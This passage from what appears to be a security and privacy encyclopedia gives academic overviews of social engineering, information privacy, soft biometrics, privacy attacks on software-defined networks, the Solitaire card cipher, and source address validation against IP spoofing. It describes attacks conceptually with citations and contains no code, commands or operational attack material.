- *Reciprocation*. This could be seen as reverse social engineering, where the social engineer appears to be assisting the target and the target feels indebted and willing to assist the social engineer.
- *Deceptive relationships*. Social engineers build relationships with targets in order to gather information and exploit their trust. This is often done by sharing information and discussing a common enemy to build rapport.
- *Diffusion of responsibility*. This is where the target is made to feel that they will not be held responsible for giving out certain information or taking a specific action, which may make it easier for them to comply with the social engineer's request.
- *Authority*. Most people are primed to respond to authority and it is often difficult for a target to verify the legitimacy of the authority, which could be used by social engineers to misrepresent themselves to targets.
- *Integrity and consistency*. People tend to believe what another person is telling them, based on their own honesty in expressing themselves. Further, even if someone suspects that a request was not authentic, they tend to follow through on what they have committed too.

Examples of Social Engineering

Phishing is one of the most common types of social engineering attack examples and is an attempt to steal confidential or personal information. Phishing attacks are usually made through email and could appear to come from a legitimate source asking for a user's password renewal, for example, as seen in Fig. 2.

Social Engineering, Fig. 2 Example of a phishing email

Spear phishing is a targeted phishing attack that is specifically designed for a single recipient. Attackers identify an individual target within an organization, using social media or other publicly available information, and create a fake email to solicit confidential information from that individual.

A further social engineering example is baiting attacks, which use false promises of a reward to entice targets by appealing to their curiosity or greed. Baiters, for example, could use the offer of free music or movie downloads to trick people into divulging login credentials.

Similar to baiting, quid pro quo attacks promise a benefit in exchange for information or an action being taken – however, this benefit is usually in the form of a service and not an item or goods, as with baiting – for example, a software upgrade or new software installation, which is actually a malicious application.

Pretexting is a social engineering attack where the focus for the attacker is on creating a good pretext, or fictitious situation. This pretext is then used to attempt to steal the target's confidential information.

Addressing Social Engineering

These examples of nontechnological ways to compromise information security has meant that the focus of information security has shifted to include "human" elements, including employee attitudes, beliefs, and

behavioral patterns; leadership; and information security awareness and culture. Research indicates that one of the most effective ways to prevent successful social engineering attacks is through the education of possible targeted users.

Education as a form of defence moves beyond awareness and training to ensure users are not only conscious of the known attacks, but also ensures users develop a better understanding of the motivations behind them. This could provide some assurance that users are able to recognize social engineering attacks that they may not have been educated about, by recognizing the characteristics that are common to many attack types. This is vital as social engineering attacks are constantly evolving.

This education of employees, with regard to information security and incorporating social engineering, could, ultimately over time, influence the information security culture of an organization and lead to employees becoming unconsciously competent with regard to information security and resisting social engineering. Further, the information security culture of an organization has been positively associated with both employees' attitude and their normative beliefs with regard to resisting social engineering (Flores and Edstedt 2016; Smith et al. 2013; Thomson and von Solms 2006).

Open Problems and Future Directions

As the world becomes more interconnected through technologies and the Internet of Things, the potential attack surface for both technological and social engineering attacks increases. No matter how much awareness or education is provided to employees, unpredictability is a fundamental part of human nature and, faced with a social engineering attack, there is no guarantee how an employee will react. Therefore, as long as there are people interacting with information assets and security systems, organizations will be at risk of social engineering attacks.

Compounding the problem is that there is a wide variety of techniques and methods that social engineers employ, which makes the protection against social engineering attacks challenging. The advanced, technological security systems employed by many organizations, often give employees a false sense of security or the "it won't happen to me" mindset. In addition, employees of organizations often share vast amounts of seemingly

innocuous personal information on social media which can be exploited by social engineers.

The future directions for research into protection against social engineering must focus on addressing the cognitive biases of employees through comprehensive education programs, as well as look into ways in which network security becomes less reliant on human interaction.

Social Perspectives on Information Privacy

Mary J. Culnan[140] ✉
(140) Information and Process Management Department, Bentley University, Waltham, MA, USA

✉ **Mary J. Culnan**
Email: mculnan@bentley.edu

Definition

Information privacy encompasses the rights and responsibilities of both individuals and organizations related to the collection, use, disclosure, and retention of personally identifiable information (PII).

Theory

Because privacy involves regulation of access to one's personal information by others, privacy is primarily a social rather than a technical issue. Sources of privacy include relief from social friction, the ability to shut out "the community," and the right not to participate in collective life. As a result, privacy is considered an essential element of democratic societies because it protects personal autonomy. However, privacy is not absolute; individual privacy interests need to be balanced with the legitimate information needs of society at large for accountability.

Privacy issues typically arise when organizations make new or unexpected uses of information they collected for one purpose for a different purpose, or from new technologies where norms lag deployment

of the technology. As a result, we confront privacy issues on an ongoing basis in our roles as consumers, citizens, and employees.

As the definition above suggests, information privacy may be viewed from the dual perspectives of individuals and organizations. From the individual perspective, information privacy is a multidimensional concept that depends on context and also varies with a person's life experiences. Typically, it has been defined in terms of an individual's ability to control the disclosure and subsequent uses of their personally identifiable information (PII) (Westin 1967). PII is information that can be linked to an identifiable individual.

From the organizational perspective, information privacy involves assuring appropriate use of personal information through data protection. Data protection consists of rules that govern the collection, processing, and use of PII. Because privacy concerns typically result from organization's information processing activities, Daniel Solove (2008) characterized privacy as a set of 12 issues arising from organizational information privacy practices. He developed a taxonomy of information processing and information dissemination activities that have the potential to result in a range of harms to individuals, thereby causing "privacy problems."

Most of these activities may be grouped into two broad categories: information reuse and unauthorized access to personal information. Consistent with Solove, security is defined as one aspect of privacy arising from unauthorized use of PII; however, privacy includes more than security. Security is about protecting PII, while privacy is broader and also encompasses permission and use of PII. Privacy is difficult to achieve without security. However, organizations can successfully secure the PII in their custody and still make bad decisions about how the PII they have collected is subsequently used, resulting in privacy problems. Both types of privacy problems, information reuse and unauthorized access, can potentially threaten individuals' ability to maintain a condition of limited access to their PII by others, harm individuals, and subsequently threaten an organization's legitimacy in its interactions with consumers, shareholders, and regulators (Culnan and Williams 2009).

Typically, information reuse involves organizations making legal decisions about new uses for the personal information they have collected. Examples of information reuse can include aggregation, data mining, or data sharing. These activities can result in organizations drawing incorrect

inferences or making decisions based on errors, individuals being excluded from certain opportunities, or unwanted intrusions when PII is used for marketing without the individual's knowledge or permission.

Unauthorized access, the second category of privacy problem, includes two types of activities: browsing and data breaches. In the case of browsing, employees view PII they are not authorized to view such as the case of people who browse a celebrity's records. Breaches involve unauthorized access to personal information resulting from a variety of security incidents including hackers breaking into systems or networks, third parties accessing PII on lost laptops or other mobile devices, or organizations failing to dispose of PII securely. Privacy harms resulting from unauthorized access can include breach of confidentiality and trust, or financial harm to individuals resulting from identity theft or identity fraud.

Fair information practices (FIPs) provide a basis for organizations to create policies and processes that can avoid privacy problems. FIPs originated with the Organization for Economic Cooperation and Development's 1980 *Guidelines on the Protection of Privacy and Transborder Flows of Personal Data* (Organization for Economic Cooperation and Development 1980). FIPs address privacy harms by defining guidelines for responsible information use. While FIPs serve as the basis for privacy laws and industry self-regulatory programs around the world, their actual coverage and implementation varies, reflecting cultural and legal differences.

FIPs consist of three types of principles that define individual and organizational rights and responsibilities: knowledge, control, and stewardship. Knowledge includes collection limitation, notice, and openness. PII should be collected openly, fairly, and with the knowledge of the individual. Further, the purpose for collecting the individual's PII should be specified at the time of collection. Control includes a limitation on use and user participation. PII collected for one purpose should not be used for other purposes without the individual's consent, unless the use is required by law. People should have the right to know if their PII has been collected, to see their PII, and to correct errors. Stewardship requires organizations to be accountable for complying with the FIPs, to protect PII from unauthorized access, and to maintain data quality by ensuring that PII are relevant, accurate, and current.

FIPs may be implemented through a mix of laws, self-regulation, and technology. Throughout most of the developed world, countries have adopted omnibus national privacy laws, which apply both to the public and the private sectors. A national data protection or information privacy official is typically responsible for enforcing their country's privacy laws. One notable exception to this trend is the USA, which has adopted a sectoral approach to regulating privacy. Here, privacy is regulated through a mix of laws targeting specific problems and industry self-regulation resulting in gaps in coverage. Further, there is no national official in the USA with overall responsibility for privacy.

Open Problems and Future Directions

While the principles underlying FIPs are straightforward, their implementation poses challenges. For the most part, the key concepts lack definitions. For example, what constitutes effective notice? Notice is at the heart of individual control, but it is very difficult to write a privacy notice that is complete, readable, and understandable. How should notice be delivered to users in new or nontraditional information environments such as mobile computing? What new or additional uses require consent and how should consent be obtained? Should access be provided only for information the individual provided, or for information the organization acquired from third parties or derived? What constitutes effective security? The emerging legal regime requires "reasonable security," which varies according to the size of the organization and the sensitivity of PII in their custody. How do organizations ensure they comply with FIPs? Further, information practices vary across different business models and with time, and individuals vary in terms of which information practices they find valuable or objectionable. New technologies raise privacy issues that challenge existing privacy norms. Further, the laws governing the implementation of FIPs may impose requirements that are unclear or may vary across jurisdictions or types of data, or be in conflict with one another, thereby posing difficult compliance challenges, particularly for organizations operating globally.

As a result, privacy is often difficult for organizations and individuals and as a result, society (Marguiles 2003). This situation is likely to continue for the foreseeable future as organizations will continue to find new uses for

PII and to adopt technologies which raise unanticipated privacy issues. Privacy, therefore, is likely to remain a moving target for individuals and organizations alike.

Definition

Soft biometrics traits are physical, behavioral, or material accessories associated with an individual, which can be used for describing an individual. These attributes are typically gleaned from primary biometric data, are classifiable in pre-defined human understandable categories, and can be extracted in an automated manner. Examples include age, gender, hair color, eye color, and cosmetics.

Background

Soft biometrics consists of ancillary information extracted from primary biometric samples (such as face, fingerprints, hand, and iris). Examples of

soft biometrics are age, gender, ethnicity, height, hair color, and eye color. As described in Dantcheva et al. (2011), soft biometrics are typically fused with additional characteristics to increase the robustness of recognition systems in challenging conditions, or they are used to realize a list of quantitative descriptors of an individual (e.g., in forensic, medical, and ambient intelligence applications).

The first study on the discriminative capabilities of soft biometric attributes has been performed by Alphonse Bertillon (Rhodes 1956) in the nineteenth century, who introduced the idea of a personal identification approach based on biometric, morphological, and anthropometric features.

The term “soft biometrics” has been introduced in Jain et al. (2004) to describe a set of characteristics that provide some information about the individual but are not unique to that person, mainly due to lack of distinctiveness and permanence. The definition of soft biometric traits has evolved during time, by associating soft biometrics with “labels” which people use to describe each other.

Theory and Application

Taxonomy of Soft Biometrics

Studies in the literature analyzed a huge set of soft biometric attributes. As an example, the literature survey presented in Hassan et al. (2021) describes more than 170 characteristics extracted from biometric images and videos. The work presented in Nixon et al. (2015) additionally considers attributes extracted from voice signals. Soft biometric attributes can be extracted manually or by using automated approaches. Soft biometric attributes can be expressed using categorical data representing a class (e.g., male and female), continuous numerical values (e.g., height expressed in centimeters), or can consist of comparative attributes (e.g., *A* is taller than *B*). However, only a limited number of studies have considered the use of comparative attributes in automatic systems.

The taxonomy presented in Dantcheva et al. (2016) divides soft biometrics into four classes: demographic, anthropometric, medical, and material and behavioral attributes. Table 1 describes the types of data from which it is possible to extract different classes of attributes and provides examples of frequently used soft biometric attributes pertaining to each class.

Soft Biometrics, Table 1 Main data from which it is possible to extract widely used soft biometric attributes

Kind of data	Class of attributes	Examples of soft biometric attributes
Face	Demographic	Gender, age, ethnicity, hair/eye/skin color
	Anthropomorpic	Facial geometry
	Medical	Wrinkles, skin lesions, body mass index
	Material and behavioral	Glasses, hat, mask, scarf, accessories, makeup
Body	Demographic	Gender, age, ethnicity, hair/skin color
	Anthropomorpic	Body geometry
	Medical	Wrinkles, skin lesions, moles, body mass index, weight
	Material and behavioral	Clothes, shoes, accessories, tattoos
Iris	Demographic	Gender, age, ethnicity, eye color
	Material and behavioral	Glasses, lenses
Fingerprint	Demographic	Gender
Gait	Demographic	Gender, age
Hand	Demographic	Gender
Voice	Demographic	Gender, age, ethnicity

Demographic attributes: Many studies in the literature regard the estimation of gender, age, and ethnicity. Most of these studies are based on face images and achieve better or comparable results with respect to human observers. A number of studies regard methods for gender estimation from body and speech characteristics. Furthermore, there are promising studies on gender estimation from fingerprint, iris, and hand. In particular, there are studies on age estimation from body and hand, which are especially useful for forensic anthropologists. Other studies on the extraction of demographic attributes mainly regard descriptors such as hair color, eye color, or skin tone, and are usually based on face images.

Anthropometric attributes: These attributes mainly consist of measurements of the face and body geometry. The studies on the analysis of face geometry are based on the automatic extraction of facial landmarks. Methods for measuring body geometry frequently use three-dimensional acquisition systems or calibrated acquisition setups to achieve accurate

measurements of height and single-body components (e.g., arms, legs, and head).

Medical attributes: Image-based automated self-diagnostic methods can produce a wide variety of data from which it is possible to extract soft biometric attributes. As an example, there are methods for estimating the body fat index from face images and methods for estimating the weight of a person automated from body and face images. Skin lesions, moles, and wrinkles can also be used as distinctive patterns of an individual.

Material and behavioral attributes: Although material attributes can have limited time permanence, they can be used as distinctive patterns, for example, in surveillance applications. Examples of material attributes that can be inferred are the colors of the clothes, type of shoes, eye glasses, hats, scarfs, and masks. Other attributes include tattoos, especially in forensic applications. Additionally, material attributes can be useful to tune primary biometric recognition systems. As an example, methods to estimate the presence of lenses or eye glasses can be used to improve the robustness of iris recognition systems. Cosmetic makeup can also be considered as a soft biometric attribute since it can modify the appearance of the face, thereby negatively affecting face recognition systems. Behavioral attributes can be estimated from frame sequences of walking individuals used for gait recognition (e.g., to estimate health cues) or from speech samples (e.g., to estimate the accent of the speaker).

Applications

Soft biometrics have a great number of possible applications such as image tagging and video indexing, human-computer interaction, forensics, surveillance, age specific control, electronic customer relationship management (E-CRM), cosmetology, video retrieval, and health monitoring. This wide range of applications is due to some relevant benefits (Dantcheva et al. 2016), which are summarized below.

- *Human understandable interpretation*. Soft biometrics have a semantic interpretation. They can easily be interpreted by humans and provide intuitive descriptions of the individual (e.g. tall, broad, and long hair). Therefore, soft biometrics can assist in application contexts involving human observers, as in surveillance, forensic, and medical scenarios.

- *Robustness to low data quality*. Frequently, soft biometrics can be extracted from samples with quality not sufficient as far as the primary biometric trait is concerned.
- *Computational efficiency*. The computation of soft biometric attributes is frequently more efficient with respect to the feature extraction step of primary traits.
- *Consent-free acquisition*. Many soft biometric attributes can be computed from samples captured without subject consent. As an example, the height of a person can be inferred from surveillance footages acquired at long distances.
- *Privacy*. Usually, a single soft biometric attribute is not sufficiently distinctive for recognizing an individual. Therefore, soft biometrics can be considered as less privacy invasive with respect to primary biometrics.

According to the use of soft biometric attributes, it is possible to distinguish three main application contexts.

- *Unimodal system*. Many applications require the estimation of a single soft biometric attribute (e.g., parental control systems only need to estimate the age).
- *Identity recognition*. Soft biometrics can be fused with other soft biometrics and/or primary biometrics to perform an identity verification or identification.
- *Search space reduction*. Soft biometrics can be used to speed up identification for datasets composed of large numbers of individuals. As an example, age information can be used to reduce the search space of a biometric system.

Open Problems and Future Directions

The research community is investigating different problems regarding soft biometrics.

A relevant problem consists of selecting the best set of soft biometric attributes for the considered application. In many cases, the division into categories of some features can be complex and not clear (e.g., the gender). Furthermore, the class labels provided by different human experts for the same sample can exhibit significant differences. There could also be limitations in terms of computational time and resources.

To increase the robustness and accuracy of current technology, the research community is investigating methods specifically designed to fuse soft biometric attributes with additional soft biometric information and primary biometric traits. Researchers are also studying quality assessment and enhancement methods for samples used to extract soft biometrics, with the aim of improving the robustness of current systems in challenging conditions. Additionally, there are some studies on the statistical modeling and mathematical analysis of systems based on soft biometrics, which seek to estimate theoretical bounds on the accuracy of these traits. Furthermore, the community is working on the standardization of some soft biometric attributes and their representation, with the goal of improving the interoperability between different applications and systems.

Another problem under investigation is the demographic bias. The study presented in Drozdowski et al. (2020) proposes a detailed analysis of both technical and social matters.

A further relevant problem consists of the ethical implications of the technology. In many applications, soft biometric attributes can be extracted covertly from uncooperative users. As an example, information like ethnicity, age, and gender of an individual can be extracted from surveillance footages. Therefore, misuse of soft biometrics can infringe the privacy of the individuals.

The research community is also working on improving the security of systems based on soft biometrics. In this context, attacks to the sensor are a particularly relevant problem. The techniques used to perform presentation attacks are constantly evolving. Therefore, approaches based on soft biometrics that are robust to novel types of attacks should be studied.

Privacy protection is another relevant research topic. As an example, face images can reveal additional information such as ethnicity, gender, and age. As described in Othman and Ross (2015), there are studies to address this problem by utilizing de-identification methods that remove unnecessary information from the samples. As described in Mirjalili et al. (2020) and Naresh Boddeti (2018), techniques based on semi-adversarial networks and homomorphic encryption are being developed to limit information leakage from biometric samples.

Summary

Soft biometrics are attributes that can be extracted from different kinds of biometric signals, images, and videos. These attributes are not unique to an individual but can be used to augment the performance of a primary biometric system. Soft biometrics can be used in a wide set of application scenarios and are applied in three main contexts: unimodal systems, identity recognition systems, and database filtering systems. However, the research community is still working on several open problems and on improving the current technology.

Definitions

Software-defined networking (SDN) is a networking paradigm based on an intelligent and logically centralised control logic (i.e. control plane) decoupled from the forwarding functionality of network devices (i.e. data plane) and on a set of standard application programming interfaces (APIs) and protocols to facilitate the communication between planes.

Background

Traditional IP networks were originally designed following a decentralised model in which the control and data planes are bundled together in all network devices. This was suitable to achieve network resilience and scalability but at the same time caused networks to be complex and hard to manage. For example, to implement the desired high-level network policies, network operators typically need to manually configure each network device separately using low-level and vendor-specific commands. As a result, configuring network devices has become a laborious and error-prone task, especially in heterogeneous networks whose network policies are

regularly updated. Furthermore, the strong coupling between the data and control planes has made it very difficult to innovate and evolve existing network infrastructures. Due to this, a simple protocol modification can take several years to be fully designed, evaluated and deployed.

SDN aims to overcome the main limitations of traditional IP networks by proposing a logically centralised control plane separated from the data plane of each device and by using standard application programming interfaces (APIs) and protocols to facilitate the communication between planes. SDN was originally coined in the OpenFlow project led by Stanford University in 2009. One could argue that SDN is not a completely new concept but a combination of several brilliant ideas together. SDN has benefited from previous research on programmable networks and control and data plane separation. Over the last years, SDN has gained significant attention not only within the scientific community but also in industry. Several companies have adopted the ideas behind SDN, with Google being the most prominent example. Likewise, most vendors of network equipment now include support of the OpenFlow protocol in their commercial devices.

Theory

SDN is a new networking paradigm that is gaining momentum as a technology for developing more dynamic, agile and programmable networks in data centre, cloud, telco and enterprise environments. One of the main advantages of SDN is that it provides (logically) centralised control. SDN advocates for placing all network's intelligence (i.e. the control plane) in a logically centralised component – also known as *controller* – allowing the underlying network devices (i.e. the data plane) to become simple *forwarding devices* with no intelligence. Due to this, forwarding devices need to interact with the controller every time they do not know how to handle an incoming packet. As the controller is the brain of the network, it is responsible for conducting all critical functions in the network (e.g. routing or network topology discovery). These functions are carried out through a set of *core services*. Moreover, SDN aims to ease the process through which network operators configure forwarding devices and collect statistics from them. Instead of relying on low-level and vendor-specific commands, the controller communicates with the forwarding devices using a single, standard API, i.e. the southbound interface. The

OpenFlow protocol, standardised by the Open Networking Foundation (ONF) in 2011, is the de facto standard for the southbound interface. To provide even more flexibility, SDN gives network operators the ability to run their own set SDN applications (e.g. a firewall or a load balancer) on top of the controller. Much like the interactions between the controller and the forwarding devices, the communication between the applications and the controller is realised using a single, standard API, i.e. the northbound interface. Overall, the network abstraction model of SDN enables greater flexibility and makes it easier to innovate.

By using a standard southbound interface like OpenFlow, the controller can now easily and dynamically install flow rules into forwarding devices. All forwarding devices contain several flow tables, each with its own set of flow rules. Every time a forwarding device receives a packet whose headers do not match any of its flow rules, the forwarding device sends it to the controller, which in turn installs a flow rule into the forwarding device so that it knows how to handle the packet. From this point onwards, if the forwarding device receives a packet with identical headers, it uses the flow rule previously cached for as long as the flow rule remains valid.

Privacy Attacks

In this section, we give an overview of the main types of privacy attacks that can be launched against SDN networks. For ease of explanation, we divide the existing privacy attacks into two groups: (i) application plane attacks and (ii) control and data plane attacks. All these attacks have in common that their goal is to infer either highly sensitive users' information or network configuration. Most of them also have a negative effect to the security of the network as a whole.

Application Plane

Fingerprinting SDN Applications Due to the network abstractions used by SDN, applications can provide network services without the need for forwarding devices to know which applications are installed atop the controller. For the same reason, network users are not required to know the type of controller the network utilises or the applications that are being used. However, Cao et al. have recently demonstrated that adversaries can infer which SDN applications are used by analysing control traffic exchanged between the controller and the forwarding devices even if the

control traffic is encrypted using TLS (Cao et al., 2019). Adversaries can launch these attacks to learn about the presence of network defences or to develop strategies to execute more powerful attacks. The authors grouped all control traffic belonging to each application, extracted several features from their (encrypted) communication patterns (e.g. the number of exchanged packets, their length or the ratio of incoming and outgoing packets) and then fed all these features into various machine learning classifiers based on deep neural networks. Their results indicate that all proposed methods are able to fingerprint SDN applications accurately.

Control and Data Plane

Using OpenFlow Without TLS The first version of the OpenFlow protocol required all control traffic between the controller and the forwarding devices to be protected using the standard TLS protocol. Unfortunately, subsequent versions of the OpenFlow protocol consider TLS to be an optional feature, which may result in many network operators ignoring TLS when developing their SDN networks. Nevertheless, if the OpenFlow protocol is used without TLS, adversaries could sniff the communication channel between the controller and the forwarding devices or install malicious rules into forwarding devices. This attack can be realised in several ways, e.g. by placing a malicious device between the controller and forwarding devices or performing ARP poisoning for a malicious host to intercept control traffic. It can enable adversaries to obtain highly sensitive traffic or gain access to protected network segments.

Topology Attacks Controllers typically contain several core services to discover and maintain the network topology. Unfortunately, these core services lack security mechanisms, making them vulnerable to security attacks. Hong et al. (2015) and Dhawan et al. (2015) were the first to discover attacks against such core services. These works have been followed by a number of attacks and countermeasures. (For an overview of the existing attacks and a detailed security analysis of the state-of-the-art countermeasures, we refer the reader to Marin et al. 2019). In general, the goal of topology attacks is to tamper with the network topology view at the controller either by creating fake inter-switch links (i.e. link fabrication attacks) or impersonating a victim host/server (i.e. host location hijacking attacks). These attacks can have serious consequences. If adversaries

compromise the network topology, they can redirect traffic through compromised machines, which opens the door for bypassing middleboxes or conducting man-in-the-middle (MiTM) and denial-of-service (DoS) attacks. Furthermore, adversaries can impersonate hosts to receive their traffic. This is especially dangerous in the case of a server that handles a large amount of traffic (e.g. a server which stores the users' credentials).

Side Channel Attacks Past work has also shown that SDN networks are vulnerable to inherent side channel attacks caused by the centralised control of SDN networks and the way flow rules are installed into the forwarding devices.

- *Cache Side Channel Attacks*. Shin and Gu (2013) and Leng et al. (2015) developed simple yet effective side channel attacks that rely on measuring the time it takes for forwarding devices to process an incoming packet in order to discover if a network runs OpenFlow or the size of forwarding devices' flow tables. These attacks can be viewed as cache attacks, where the switch's flow table is the cache and the goal of the adversary is to infer if a request is processed by the switch flow table or is sent to the controller. It turns out that the response times in both cases are sufficiently distinctive for adversaries to put them apart.
- *Timing Side Channel Attacks*. Sonchack et al. introduced more sophisticated side channel attacks whose goal is to determine if arbitrary packets get processed by the control plane (Sonchack et al., 2016). As a first step to launch this attack, adversaries estimate the control plane's load by injecting specially crafted packets that force the forwarding device to interact with the controller. During this process, timing information is collected and used as a baseline. Subsequently, adversaries inject a second stream of packets into the network and gather timing information. By doing so, adversaries can infer whether the second stream of packets were processed by the controller or simply forwarded by the data plane. Even more, they can learn whether the controller installed new response as a result of the sent packets. Therefore, these attacks can allow adversaries to obtain highly sensitive information such as host communication records, network access control configurations or network monitoring policies.

Teleportation Attacks Besides forwarding devices, the data plane of SDN networks typically contains a set of middleboxes used to guarantee that security policies are enforced at all times. One prominent example is firewall, which is used to specify which end-hosts can communicate with each other over the data plane. Thimmaraju et al. demonstrated that it is possible for two end-hosts that are not allowed to communicate with each other (because of a firewall rule) to exchange information leveraging the centralised controller (Thimmaraju et al., 2017). The fundamental reason why these attacks are possible is because packets sent by hosts can trigger the controller to install or remove flow rules from other switches distributed across the network. Therefore, the occurrence of certain events within the network can be viewed as a potential cover channel for two hosts to communicate with each other. This type of attack can allow adversaries to bypass critical data plane network functions (e.g. a firewall) or to compromise the privacy of network hosts, e.g. learning when a certain host is active in the network.

Solitaire

Bruce Schneier[145] ✉
(145) BT, London, UK

✉ **Bruce Schneier**
Email: schneier@schneier.com

Definition

Solitaire is a *stream cipher* designed to be implemented using a deck of cards.

Background

Solitaire was invented by Bruce Schneier for use in the novel *Cryptonomicon*, by Neal Stephenson (2002), where it was called Pontifex. Solitaire gets its security from the inherent randomness in a shuffled deck of cards. By manipulating this deck, a communicant can create a string of "random" letters which he then combines with his message. Solitaire can be simulated on a computer, but it is designed to be used by hand.

Manual ciphers are intended to be used by spies in the field who do not want to be caught carrying evidence that they send and receive encrypted messages. In David Kahn's book *Kahn on Codes* (Kahn 1984), he describes a real pencil-and-paper cipher used by a Soviet spy. Both the Soviet algorithm and Solitaire take about the same amount of time to encrypt a message: most of an evening.

Solitaire, as described in the appendix to *Cryptonomicon*, has a cryptographic weakness. While this weakness does not affect the security of short messages, Solitaire is not recommended for actual use.

Definitions

Source address validation (SAV) is a standard formalized in RFC 2827 aimed at discarding packets with spoofed source IP addresses. The absence of SAV has been known as a root cause of reflection distributed denial-of-service (DDoS) attacks.

Outbound SAV (oSAV): filtering applied at the network edge to traffic coming from inside the customer network to the outside.

Inbound SAV (iSAV): filtering applied at the network edge to traffic coming from the outside to the customer network.

Background

The Internet relies on IP packets to enable communication between hosts with the destination and source addresses specified in packet headers. However, there is no packet-level authentication mechanism to ensure that the source address has not been altered (Beverly et al., 2009). The modification of a source IP address is referred to as “IP spoofing.” It results

in the anonymity of the sender and prevents a packet from being traced to its origin. This vulnerability has been leveraged to launch distributed denial-of-service (DDoS) attacks that can be made even more effective using reflection (Beverly and Bauer, 2005). Because it is not possible in general to prevent packet header modification, concerted efforts have been undertaken to prevent spoofed packets from reaching potential victims. This goal can be achieved by filtering packets at the network edge, formalized in RFC 2827, and called *source address validation* (SAV) (Senie and Ferguson, 2000).

The RFC defined the notion of ingress filtering—discarding any packets with source addresses not following filtering rules. This operation is the most effective when applied at the network edge (Senie and Ferguson, 2000). RFC 3704 proposed different ways to implement SAV including static access control lists (ACLs) and reverse path forwarding (Baker and Savola, 2004).

Packet filtering can be applied in two directions: *inbound* to the customer's network from outside (Korczyński et al., 2020a) and *outbound* from the customer to outside (Senie and Ferguson, 2000). The lack of SAV in any of these directions may result in different security threats.

Attackers benefit from the absence of oSAV to launch DDoS attacks, in particular, reflection attacks. Adversaries make use of public services prone to amplification (Rossow, 2014), such as open DNS resolvers or NTP servers, to which they send requests on behalf of their victims by spoofing their source IP addresses. The victim is then overloaded with the traffic coming from the services rather than from the botnet controlled by the attacker. In this scenario, the origin of the attack is not traceable. One of the most successful attacks against GitHub resulted in traffic of 1.35 Tbps: attackers redirected Memcached responses by spoofing their source addresses (Kottler, 2018). In such scenarios, spoofed source addresses of the victims are usually globally routable IPs. In some cases, to impersonate an internal host, a spoofed IP address may be from the inside target network, which reveals the absence of iSAV (Baker and Savola, 2004).

Pretending to be an internal host reveals information about the inner network structure, such as the presence of closed DNS resolvers that resolve only on behalf of clients within the same network. The absence of iSAV may have serious consequences when combined with the NXDOMAIN attack, also known as the water torture attack (Luo et al.,

2018), or the recently discovered NXNSAttack (Shafir et al., 2020). Both attacks enable denial of service against both recursive resolvers and authoritative servers.

The possibility of impersonating another host on the victim network can also assist in the zone poisoning attack (Korczyński et al., 2016). A DNS server, authoritative for a given domain, may be configured to accept so-called nonsecure DNS dynamic updates from hosts (e.g., a DHCP server) on the same network (Vixie et al., 1997). Therefore, sending a single spoofed UDP packet from the outside with an IP address of that host will modify the content of the zone file (Korczyński et al., 2016). The attack vector can be used to hijack the domain name. Another way to target closed resolvers is to perform DNS cache poisoning (Kaminsky, 2008). An attacker can send a spoofed DNS A request for a specific domain to a closed resolver, followed by forged replies before the arrival of the response from the genuine authoritative server. In this case, the users who query the same domain will be redirected to where the attacker specified until the forged DNS entry reaches its time to live (TTL).

Despite the knowledge of the abovementioned attack scenarios and the costs of the damage they may incur, it was shown that SAV is not yet widely deployed. Lichtblau et al. surveyed 84 network operators to learn whether they deployed SAV and what challenges they faced (Lichtblau et al., 2017). The reasons for not performing packet filtering included incidentally filtering out legitimate traffic, equipment limitations, and lack of a direct economic benefit. In the case of outbound SAV, the compliant network cannot become an attack source but can be attacked itself. Therefore, oSAV suffers from misaligned economic incentives: a network operator that adopts oSAV incurs the cost of deployment, while the security profits benefit all other networks (Lone et al., 2020). On the other hand, performing inbound SAV protects networks from direct threats, which is beneficial from an economic perspective.

Application

Given the prevalent role of IP spoofing in cyberattacks, there is a need to estimate the level of SAV deployment by network providers. Increasing the visibility of the networks that allow spoofing leads to a decrease in the information asymmetry between network operators, their peers, and

customers and thus may strengthen the economic incentives for the adoption of SAV.

Table 1 summarizes the methods proposed to infer SAV deployment. They differ in terms of the filtering direction (iSAV versus oSAV) whether they infer the presence or absence of SAV, whether measurements can be done remotely or on a vantage point inside the tested network is required, and if the method relies on existing network misconfigurations.

Source Address Validation, Table 1 Methods to infer deployment of SAV

Method	SAV direction	Presence/absence	Remote	Relies on misconfigurations
Closed resolver (Korczyński et al., 2020a)	iSAV	Both	Yes	No
Spoofer (Beverly and Bauer, 2005)	oSAV/iSAV	Both	No	No
Forwarder-based (Kührer et al., 2014)	oSAV	Absence	Yes	Yes
Traceroute loops (Lone et al., 2017)	oSAV	Absence	Yes	Yes
Spoofer-IX (Müller et al., 2019)	oSAV	Both	No	No

The Closed Resolver project (Korczyński et al., 2020a,b) aims at mitigating the problem of inbound IP spoofing. They identify closed and open DNS resolvers that accept spoofed requests coming from the outside of their network. The proposed method is remote and does not rely on existing misconfigurations. It provides the most complete picture of iSAV deployment by network providers and covers over 55% IPv4 and 27% IPv6 ASes (Korczyński et al., 2020c). It reveals that the great majority of ASes are fully or partially vulnerable to inbound spoofing. Recently, Deccio et al. (2020) used a similar approach to the methodology proposed by Korczyński et al. (2020a,b,c).

The Spoofer project (Beverly and Bauer, 2005; Beverly et al., 2009; Luckie et al., 2019) deploys a client-server infrastructure mainly based on volunteers and “crowdworkers” hired for one study trough five crowdsourcing platforms (Lone et al., 2018) that run the client software from inside a network. The active probing client sends both unspoofed and spoofed packets to the Spoofer server either periodically or when it detects

a new network. The server inspects received packets (if any) and analyzes whether spoofing is allowed and to what extent (Beverly et al., 2009). This approach identifies the absence and the presence of SAV in both directions. The results obtained by the Spoofer project provide the most confident picture of the deployment of oSAV and have covered tests from 7,915 ASes since 2015 (Spoofer Project, 2020). However, those that are not aware of this issue or do not deploy oSAV are less likely to run Spoofer on their networks.

A more practical approach is to perform such measurements remotely. Kührer et al. (2014) scanned for open DNS resolvers, as proposed by Mauch (2013), to detect the absence of outbound SAV. The method leverages the misconfiguration of forwarding resolvers and is referred to as *forwarder-based*. The misbehaving resolver forwards a request to a recursive resolver with either not changing the packet source address to its own address or by sending back the response to the client with the source IP of the recursive resolver. Misconfigured forwarders revealed 2,692 ASes that are fully or partially vulnerable to outbound spoofing.

Lone et al. (2017) proposed another method that does not require a vantage point inside a tested network. When packets are sent to a customer network with an address that is routable but not allocated, this packet is sent back to the provider router without changing its source IP address. The packet, having the source IP address of the machine that sent it, should be dropped by the router because the source IP does not belong to the customer network. The method detected 703 ASes not deploying oSAV.

Finally, while the abovementioned methods rely on actively generated (whether spoofed or not) packets, Müller et al. (2019) passively observed and analyzed inter-domain traffic exchanged between networks at a large IXP taking into account AS business relationships, asymmetric routing, and traffic engineering.

Open Problems and Future Directions

